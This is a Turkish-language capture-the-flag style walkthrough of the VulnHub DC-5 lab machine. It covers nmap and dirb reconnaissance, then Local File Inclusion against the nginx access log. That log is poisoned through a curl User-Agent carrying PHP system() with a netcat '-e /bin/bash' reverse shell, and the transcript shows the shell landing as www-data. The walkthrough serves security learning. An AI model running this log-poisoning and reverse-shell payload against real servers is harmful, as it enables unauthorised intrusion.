DC-5

Kaan Efe Öğüt

ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “DC-5” zafiyetli makinesinde Local File Inclusion zafiyetinden yararlanıp sunucuya sızmaya çalışacağız.


07.11.2021

LFI

-"https://www.vulnhub.com/entry/dc-5,314/" bağlantısı üzerinden zafiyetli makinemi indiriyorum.


-Vmware üzerinde indirdiğim bu zafiyetli makineyi "open" komutu ile açıyorum.

-Network ayarlarını Sanal Makinem ile aynı yapıyorum.




-Gerekli ayarlardan sonra sanal makinemi başlatıyorum ve arka planda bu şekilde çalışır vaziyette bırakıyorum.

-Ardından Linux makineme geçiş yapıyorum.



-Uçbirim üzerinden nmap ile port taraması gerçekleştiriyorum ve zafiyetli makinemin IP adresini öğreniyorum.



-Zafiyetli makineyi web üzerinde görüntülediğimde bu şekilde bir sayfa bizi karşılamaktadır.


```
└─# nmap -A -sC 192.168.139.185 -o dc5.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 15:36 +03
Nmap scan report for 192.168.139.185
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33783/tcp6  status
|   100024  1          44920/udp   status
|   100024  1          46720/udp6  status
|_  100024  1          60521/tcp   status
MAC Address: 00:0C:29:33:DC:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.139.185

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds
```


-Nmap taraması ile bilgi toplamaya başlıyorum.Tarama sonucunu dc5.txt dosyasına yazdırıyorum.

-Rcpbind ve http portlarının açık olduğunu görüntülüyorum.



-Web sitesinin arayüzü olduğunu görüntülediğim için dirb taraması gerçekleştiriyorum.

-Bulduğu dizin açıklarını bana bildirdi.



-Yapmış olduğum işlemler sonucunda çok fazla bilgi elde edemediğim için sayfa üzerinde oynamalar gerçekleştiriyorum.


-Yaptığım değişiklik sonucunda URL üzerinde ki değişiklik dikkatimi çekiyor.

-Burada uyguladığım değişiklik sonucunda bilgi elde edebileceğimi düşünüyorum.

-URL üzerinde bilgi değişikliği yaptığımda bana bilgi döndürdüğünü görüntülüyorum.

-Burada LFI zafiyeti uygulayıp bilgi elde edebilir miyim diye görüntülüyorum.

-URL arasına eklediğim "/../" eklentisi ile dizinler arası geçiş yapmayı deniyorum.




-LFI hakkında oluşturduğum dökümanda Burpsuite ile payload denemesi gerçekleştirmiştik.

-Bu yüzden burada manuel olarak sonuna "/var/log/nginx/access.log" eklemesi yapıp bilgi ele geçirmeye çalışıyorum.

-Burada gözlemlediğimde bilgilere eriştiğimi görüntülüyorum.

-Bu zafiyetten yararlanarak buraya ekleyebileceğim bir php dosyası ile shell bağlantısı kurabilirim.



-Uçbirime geçiş yapıyorum ve burada curl komutu ile .php dosyasının içerisine bir netcat komutu gömüyorum.

-Bu komut ile netcat üzerinden kendi makineme bir bağlantı kuracağım.

```
┌──(root💀kali)-[~]
└─# nc -lvp 5555
listening on [any] 5555 ...
```

-Gerekli komutları yazdıktan sonra netcat üstünde belirttiğim portu dinlemeye alıyorum.

```
┌──(root💀kali)-[~]
└─# curl -A "<?= system ('nc -nv 192.168.139.176 5555 -e /bin/bash'); ?>" http://192.168.139.185/thankyou.
php
<!doctype html>

<html lang="en">
<head>
        <meta charset="utf-8">
        <title>Contact</title>
        <link rel="stylesheet" href="css/styles.css">
</head>

<body>
        <div class="body-wrapper">
                <div class="header-wrapper">
                        <header>
                                DC-5 is alive!
                        </header>
                </div>

                <div class="menu-wrapper">
                        <menu>
                                <ul>
                                        <a href="index.php"><li>Home</li></a>
                                        <a href="solutions.php"><li>Solutions</li></a>
                                        <a href="about-us.php"><li>About Us</li></a>
                                        <a href="faq.php"><li>FAQ</li></a>
                                        <a href="contact.php"><li>Contact</li></a>
                                </ul>
                        </menu>
                </div>

                <div class="body-content">
                        <h2>Thank You</h2>
```

-Curl işlemini başlatıyorum.

-Ardından tek yapmam gereken tarayıcı üzerinde açık olan sekmeyi yenilemek.

```
┌──(root💀kali)-[~]
└─# nc -lvp 5555
listening on [any] 5555 ...
192.168.139.185: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.185] 37593
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoai
whoami
www-data
```

-Sayfayı yenilediğimde netcat üzerinden başarılı bir şekilde bağlantı kurabildim.

-Bundan sonra yapacağım uygulamalarda zaten bol bol root yetkisi ele geçirmeyle ilgili işlem gerçekleştireceğim için burada bırakıyorum.